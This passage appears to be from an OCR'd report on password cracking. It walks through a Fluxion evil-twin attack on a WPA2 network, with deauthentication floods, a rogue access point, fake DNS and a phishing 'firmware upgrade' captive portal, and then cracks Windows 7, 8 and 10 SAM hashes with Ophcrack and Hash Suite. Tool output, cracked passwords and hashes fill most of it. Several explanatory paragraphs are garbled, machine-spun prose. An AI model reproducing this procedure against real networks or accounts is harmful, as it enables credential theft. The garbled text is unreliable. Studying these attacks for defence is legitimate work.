17:14:11  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:12  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:12  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:12  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:13  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:13  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:14  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:14  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:15  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
17:14:15  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
```

Capturing data on channel --> 5

```
CH  5 ][ Elapsed: 2 mins ][ 2018-05-13 17:14 ][ WPA handshake: C4:A8:1D:EB:06:F2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSI

C4:A8:1D:EB:06:F2    0 100     1359     6975   12   5  54e  WPA2 CCMP   PSK  BELL

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:A8:1D:EB:06:F2  EC:9B:F3:A9:74:3E   -1    5e- 0      0      333
C4:A8:1D:EB:06:F2  84:3A:4B:01:42:70  -94    5e- 5e     6     2046
C4:A8:1D:EB:06:F2  7C:1C:68:A5:7A:88  -92    1e- 1e     0       50
C4:A8:1D:EB:06:F2  EC:F3:42:15:F3:61  -94    1e- 1e   524     4485  BELLACOM 03135
```

Figure 5.5


- Creating SSL certificate



```
Certificate invalid or not present, please choice

     [1] Create  a SSL certificate
     [2] Search for SSl certificate
     [3] Exit

     #>
```


Figure 5.6

- Launch Captive Portal attack.



```
INFO WIFI

               SSID = BELLACOM 03135489991 / WPA2
               Channel = 5
               Speed = 54 Mbps
               BSSID = C4:A8:1D:EB:06:F2 (D-Link International )


[2] Select Login Page

      [1]  English     [ENG]  (NEUTRA)
      [2]  German      [GER]  (NEUTRA)
      [3]  Russian     [RUS]  (NEUTRA)
      [4]  Italian     [IT]   (NEUTRA)
      [5]  Spanish     [ESP]  (NEUTRA)
      [6]  Portuguese  [POR]  (NEUTRA)
      [7]  Chinese     [CN]   (NEUTRA)
      [8]  French      [FR]   (NEUTRA)
      [9]  Turkish     [TR]   (NEUTRA)
      [10] Romanian    [RO]   (NEUTRA)
      [11] Hungarian   [HU]   (NEUTRA)
      [12] Arabic      [ARA]  (NEUTRA)
      [13] Greek       [GR]   (NEUTRA)
      [14] Czech       [CZ]   (NEUTRA)
      [15] Norwegian   [NO]   (NEUTRA)
      [16] Bulgarian   [BG]   (NEUTRA)
      [17] Serbian     [SRB]  (NEUTRA)
      [18] Polish      [PL]   (NEUTRA)
      [19] Indonesian  [ID]   (NEUTRA)
      [20] Dutch       [NL]   (NEUTRA)
      [21] Danish      [DAN]  (NEUTRA)
      [22] Hebrew      [HE]   (NEUTRA)
      [23] Thai        [TH]   (NEUTRA)
      [24] Portuguese  [BR]   (NEUTRA)
      [25] Slovenian   [SVN]  (NEUTRA)
      [26] Belkin      [ENG]
      [27] Netgear     [ENG]
```

Figure 5.7



Firmware Upgrade

A new version of the firmware has been detected and awaiting installation. Please review our new terms and conditions and proceed.

Terms And Conditions:

GNU General Public License Notice
This product includes software code developed by third parties,
including software code subject to the GNU General Public License
("GPL"). As applicable, TP-LINK provides mail service of a machine
readable copy of the corresponding GPL source code on CD-ROM

□ I Agree With Above Terms And Conditions


Passphrase:

- Spawns a rogue (fake) AP, imitating the original access point.

- Spawns a DNS server, redirecting all requests to the attacker's host running the captive portal.

- Spawns a web server, serving the captive portal which prompts users for their WPA/WPA2 key.

- Spawns a jammer, deauthenticating all clients from original AP and luring them to the rogue AP.


rasbian [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
pi@ra...
AP
DHCP
FAKE
Wifi Information
DHCP
FAKEDNS
Deauth all [mdk3] b...com:03135489991

```
) via wlan0
DHCPACK on 192.168.1.100 to a0:f8:95:f7:fb:fa via wlan0
DHCPREQUEST for 192.168.0.105 from a0:f8:95:f7:fb:fa via wlan0: wrong network.
DHCPNAK on 192.168.0.105 to a0:f8:95:f7:fb:fa via wlan0
DHCPREQUEST for 192.168.0.105 from a0:f8:95:f7:fb:fa via wlan0: wrong network.
DHCPNAK on 192.168.0.105 to a0:f8:95:f7:fb:fa via wlan0
DHCPDISCOVER from a0:f8:95:f7:fb:fa via wlan0
DHCPOFFER on 192.168.1.100 to a0:f8:95:f7:fb:fa (android-97edcad212837709) via wlan0
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from a0:f8:95:f7:fb:fa (android-97edcad21283
) via wlan0
DHCPACK on 192.168.1.100 to a0:f8:95:f7:fb:fa via wlan0
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from a0:f8:95:f7:fb:fa via wlan0
DHCPACK on 192.168.1.100 to a0:f8:95:f7:fb:fa via wlan0
```

```
ACCESS POINT:
  SSID............: bellacom:03135489991
  MAC.............: C8:3A:35:4C:19:58
  Channel.........: 1
  Vendor..........: Tenda Technology Co., Ltd.
  Operation time..: 00:29:05
  Attempts........: 1
  Clients.........: 1

CLIENTS ONLINE:
   1) 192.168.1.100 a0:f8:95:f7:fb:fa ()  android-97edcad212837709
```

```
Request: s.jpush.cn. -> 192.168.1.1
Request: adashbc.ut.taobao.com. -> 192.168.1.1
Request: sis.jpush.io. -> 192.168.1.1
Request: android.clients.google.com. -> 192.168.1.1
Request: easytomessage.com. -> 192.168.1.1
Request: mqtt-mini.facebook.com. -> 192.168.1.1
Request: lh6.googleusercontent.com. -> 192.168.1.1
Request: im64.jpush.cn. -> 192.168.1.1
Request: ssl.google-analytics.com. -> 192.168.1.1
Request: s.jpush.cn. -> 192.168.1.1
Request: sis.jpush.io. -> 192.168.1.1
Request: adashbc.ut.taobao.com. -> 192.168.1.1
Request: easytomessage.com. -> 192.168.1.1
Request: android.clients.google.com. -> 192.168.1.1
Request: im64.jpush.cn. -> 192.168.1.1
Request: www.googleadservices.com. -> 192.168.1.1
Request: mtalk.google.com. -> 192.168.1.1
Request: alt6-mtalk.google.com. -> 192.168.1.1
Request: s.jpush.cn. -> 192.168.1.1
Request: sis.jpush.io. -> 192.168.1.1
Request: adashbc.ut.taobao.com. -> 192.168.1.1
Request: easytomessage.com. -> 192.168.1.1
Request: mqtt-mini.facebook.com. -> 192.168.1.1
Request: im64.jpush.cn. -> 192.168.1.1
Request: ssl.google-analytics.com. -> 192.168.1.1
Request: connectivitycheck.android.com. -> 192.168.1.1
Request: mqtt-mini.facebook.com. -> 192.168.1.1
```


```
: 1
Disconnecting between: FF:FF:FF:FF:FF:FF and: C8:3A:35:4C:19:58 on chann
: 1
Disconnecting between: 94:FE:22:5D:6E:6F and: C8:3A:35:4C:19:58 on chann
: 1
Disconnecting between: 94:FE:22:5D:6E:6F and: C8:3A:35:4C:19:58 on chann
: 1
Disconnecting between: 94:FE:22:5D:6E:6F and: C8:3A:35:4C:19:58 on chann
: 1
Disconnecting between: A0:F8:95:F7:FB:FA and: C8:3A:35:4C:19:58 on chann
: 1
```

Figure 5.8

- All authentication attempts at the captive portal are checked against the handshake file captured earlier.

- The attack will automatically terminate once a correct key has been submitted.

- The key will be logged and clients will be allowed to reconnect to the target access point



```
pi@raspberrypi:~/fluxion $

                              Aircrack-ng 1.2 rc4

      [00:00:00] 1/0 keys tested (46.27 k/s)

      Time left: 0 seconds                                    inf%

                          KEY FOUND! [ F4D08F9F ]


      Master Key     : C5 DD 82 7C 3E 57 EF 67 25 C6 48 2C AF 58 A9
0C
                       11 73 D5 B0 8E 96 77 8B 6B 4B B4 14 52 A4 D4
A6    Transient Key  : B5 29 69 74 61 7A D2 A9 2E 24 4F 4A 1E 15 4E
C4
                       5E CE 35 90 CF AA 46 CD 20 D5 9D 9C FA 84 29
27
                       96 B2 4C 92 A4 AD DF 1A CE E4 C5 5D DB 9F EB
77    EAPOL HMAC     : 52 E0 07 47 B8 BA A9 19 21 DE B4 6E 99 7C FF
97                     FA 3C 97 0F 64 3E BD 4C EB 29 20 19 7E 0B BB
The password was saved in
                           /root/BELLACOM 0313548991
```

Figure 5.9

CHAPTER 6

Cracking Windows Passwords using SAM file

6.1. What is SAM FILE?

The **Security Account Manager (SAM),** often Security Accounts Manager, is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores users' passwords. It can be used to authenticate local and remote users. SAM uses cryptographic measures to prevent unauthenticated users accessing the system. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in *%SystemRoot%/system32/config/SAM* and is mounted on HKLM/SAM.

6.2. Cryptanalysis

Since a hash work is one-way, this gives some measure of security to the capacity of the passwords. On account of online assaults, it isn't conceivable to just duplicate the SAM document to another area. The SAM record can't be moved or duplicated while Windows is running, since the Windows bit acquires and keeps a selective document framework bolt on the SAM document, and won't discharge that bolt until the point that the operating system has closed down or a "Blue Screen of Death" exemption has been tossed. Be that as it may, the in-memory duplicate of the substance of the SAM can be dumped utilizing different methods (counting pwdump), making the secret key hashes accessible for offline brute-force attack.

6.3. Ophcrack-ng


Ophcrack is a free open source (GPL authorized) program that cracks Windows sign in passwords by utilizing LM hashes through rainbow tables. The program incorporates the capacity to import the hashes from an assortment of organizations, including dumping straightforwardly from the SAM records of Windows. On most PCs, Ophcrack can break most passwords inside a couple of minutes.

Rainbow tables for LM hashes are given to free by the developers. As a matter of course, Ophcrack is packaged with tables that enables it to break passwords no longer than 14 characters utilizing just alphanumeric characters. Accessible for nothing download are four Windows XP tables and four Windows Vista tables.

6.4. Windows 7 SAM file cracking

The above mentioned tool was used to recover windows 7 password from SAM file. A copy of SAM file was produced at desktop using a software ShadowCopy. This copy was dumped in Ophcrack and cracking process was initiated.

The result of cracking is shown in figure 1. Ophcrack recovers passwords which are in plain text only by utilizing rainbow tables. The efficiency of the tool can be enhanced by using tables of very large space having size of many GBs.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
disabled Adm...		31d6cfe0d16ae931b73c59d7e0c089c0			empty
disabled Guest		31d6cfe0d16ae931b73c59d7e0c089c0			empty
H. Saqlain		565dfb42fd8b30f6ec8fe50bd5bff779			silicon
HomeGroupUs...		64ab37f8385979e449c0bffc034e1e2d			not found


Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	🟩

Figure 6.1

The cracking speed depends on the processing power of the PCs used.

6.5. Windows 8 SAM file cracking

The same process was repeated for Windows 8 password recovery. The same success rate was achieved as in case of Windows 7 earlier. ShadowCopy was used to make duplicate copy of SAM file at any other location of the PC where it can be cracked using Ophcrack. Figure 2. Shows the password recovered from Windows 8 SAM file.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
disabled Adm...		31d6cfe0d16ae931b73c59d7e0c089c0			empty
disabled Guest		31d6cfe0d16ae931b73c59d7e0c089c0			empty
H. Saqlain		54ce4bfc9f1b3395dc6e8c2062c1b39d			arif

Table	Status	Preload	Progress
▷ ● Vista free	inactive	61% in RAM	🟩

Preload: done Brute force: done Pwd found: 3/3 Time elapsed: 0h 0m 4s

Figure 6.2

6.6. Windows 10 SAM file cracking

Two softwares were mainly used to crack windows 10 password which are Windows Password Kracker and Hash_Suite.


6.6.1. Hash_Suite

Hash Suite, like all other password hash crackers, does not try to "invert" the hash to obtain the password (which might be impossible). It follows an equivalent procedure employed by authentication: it generates completely different candidate passwords (keys), hashes them and compares the computed hashes with the hold on hashes. This approach works because users generally select passwords that are easy to remember, and as a side-effect these passwords are typically easy to crack. Another reason why this approach is so very effective is that Windows uses password hash functions that are very fast to compute, especially in an attack (for each given candidate password).

6.6.2. Windows 10 Hashes recovery

The software was first launched and the option Import Hashes from local machine was selected. This outputs all the hashes including local and administrative accounts.

6.6.3. Results of Hash recovery



☑ Charset □ Phrases
□ Wordlist □ DB Info
□ Keyboard □ LM2NT

Rate: --- Time: --- Keys Tested: ---
Load: --- End In: --- Key Space: ---
Done: --- All Time: --- Last Save: ---

Username	Hash	Cleartext
Administrator	31D6CFE0D16AE931B73C59D7E0C089C0	????????????????????????????????
DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0	????????????????????????????????
defaultuser0	F22EBCB1CC9E5642BE2BC5BAD58525C7	????????????????????????????????
Guest	31D6CFE0D16AE931B73C59D7E0C089C0	????????????????????????????????
Saqlain	12C01B807BD6D7EBB42D3FF2E47A25CD	????????????????????????????????
sshd	31D6CFE0D16AE931B73C59D7E0C089C0	????????????????????????????????
sshd_server	DD63E7A2C66B51A534FCEA28DE7539BE	????????????????????????????????
WDAGUtilityAccount	8DE7C990CCCBA284CE1BEC1B10101916	????????????????????????????????

